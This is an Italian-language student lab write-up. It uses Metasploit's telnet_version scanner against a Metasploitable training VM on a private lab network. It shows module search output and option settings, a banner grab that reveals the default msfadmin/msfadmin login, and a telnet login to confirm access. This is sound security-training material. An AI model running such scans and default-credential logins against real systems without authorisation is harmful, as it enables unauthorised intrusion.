

ESERCIZIO S7L2

Traccia: Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable. Requisito: Seguire gli step visti in lezione teorica.
Prima, configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40


SVOLGIMENTO

Come prima cosa, come richiesto dall'esercizio si vanno a configurare gli indirizzi IP di Kali e Meta diversamente da come erano impostati precedentemente.





Dopo aver avviato la console di Metasploit con il comando **msfconsole**, si va a cercare il modulo auxiliary telnet_version con il comando **search telnet**.



```
msf6 >
msf6 > search telnet

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check
escription
   -   ----                                                  ---------------  ----       -----
---------
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec      2015-01-04       excellent  No
SUS infosvr Auth Bypass Command Execution
   1   exploit/linux/http/asuswrt_lan_rce                    2018-01-22       excellent  No
susWRT LAN Unauthenticated Remote Code Execution
   2   auxiliary/server/capture/telnet                                        normal     No
uthentication Capture: Telnet
   3   auxiliary/scanner/telnet/brocade_enable_login                          normal     No
rocade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping             2004-11-11       average    Yes
CProxy Telnet Proxy Ping Overflow
   5   auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17       normal     No
isco IOS Telnet Denial of Service
   6   auxiliary/admin/http/dlink_dir_300_600_exec_noauth    2013-02-04       normal     No
-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   7   exploit/linux/http/dlink_diagnostic_exec_noauth       2013-03-05       excellent  No
-Link DIR-645 / DIR-815 diagnostic.php Command Execution
   8   exploit/linux/http/dlink_dir300_exec_telnet           2013-04-22       excellent  No
-Link Devices Unauthenticated Remote Command Execution
   9   exploit/unix/webapp/dogfood_spell_exec                2009-03-03       excellent  Yes
ogfood CRM spell.php Remote Command Execution
   10  exploit/freebsd/telnet/telnet_encrypt_keyid           2011-12-23       great      No
reeBSD Telnet Service Encryption Key ID Buffer Overflow
   11  exploit/windows/telnet/gamsoft_telsrv_username        2000-07-17       average    Yes
AMSoft TelSrv 1.5 Username Buffer Overflow
   12  exploit/windows/telnet/goodtech_telnet                2005-03-15       average    No
oodTech Telnet Server Buffer Overflow
   13  exploit/linux/misc/hp_jetdirect_path_traversal        2017-04-05       normal     No
P Jetdirect Path Traversal Arbitrary Code Execution
   14  exploit/linux/http/huawei_hg532n_cmdinject            2017-04-15       excellent  Yes
uawei HG532n Command Injection
   15  exploit/linux/misc/igel_command_injection             2021-02-25       excellent  Yes
```

Individuato il modulo giusto lo utilizziamo con il comando **use auxiliary/scanner/telnet/telnet_version**.
Si controllano le opzioni necessarie per lanciare l'attacco con il comando **show options**. Si nota di dover settare RHOSTS, ovvero l'indirizzo target dove è in esecuzione il servizio telnet. Tutti gli altri parametri necessari sono già configurati di default.
Con il comando set RHOSTS settiamo l'indirizzo IP di Meta, ovvvero 192.168.1.40

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                        ploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                        ploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Per il modulo scelto non c'è bisogno di specificare un payload, come si nota dall'output del comando <show options> in cui si vede che non è specificata nessuna opzione per il payload. Si può quindi eseguire l'attacco con il comando **exploit**.

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                                  _ _       _     _       ____  \x
0a _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '
_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |
__// __/ \x0a|_| |_| |_|\___|\__\__,_|____/ .__/|_|\___/|_|\__\__,_|__.__/|_|\___|_____/|\x0a
      |_|                                                                              \x0a\x0a\x0aWarning: Never expose this VM to an untrusted
 network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\
x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Il modulo ha recuperato i dati di login del servizio, come vedete nel rettangolo in rosso in figura. Ci sta dicendo che le credenziali da utilizzare sono username: «msfadmin», password «msfadmin».

Per verificare la correttezza delle informazioni, si fa un test. Si esegue da Metasploit il comando **telnet** seguito dall'ip della macchina Metasploitable.

Il servizio richiede una login. Si prova con le informazioni che ha restituito Metasploit, quindi username «msfadmin», password «msfadmin» per confermare che l'attacco ha avuto effettivamente successo e la vulnerabilità del servizio Telnet è stata sfruttata correttamente, in quanto abbiamo ottenuto accesso non autorizzato alla macchina. Per verificare l'effettività dell'attacco proviamo un paio di comandi come **ifconfig** e **whoami** per assicurarci di essere nella macchina target.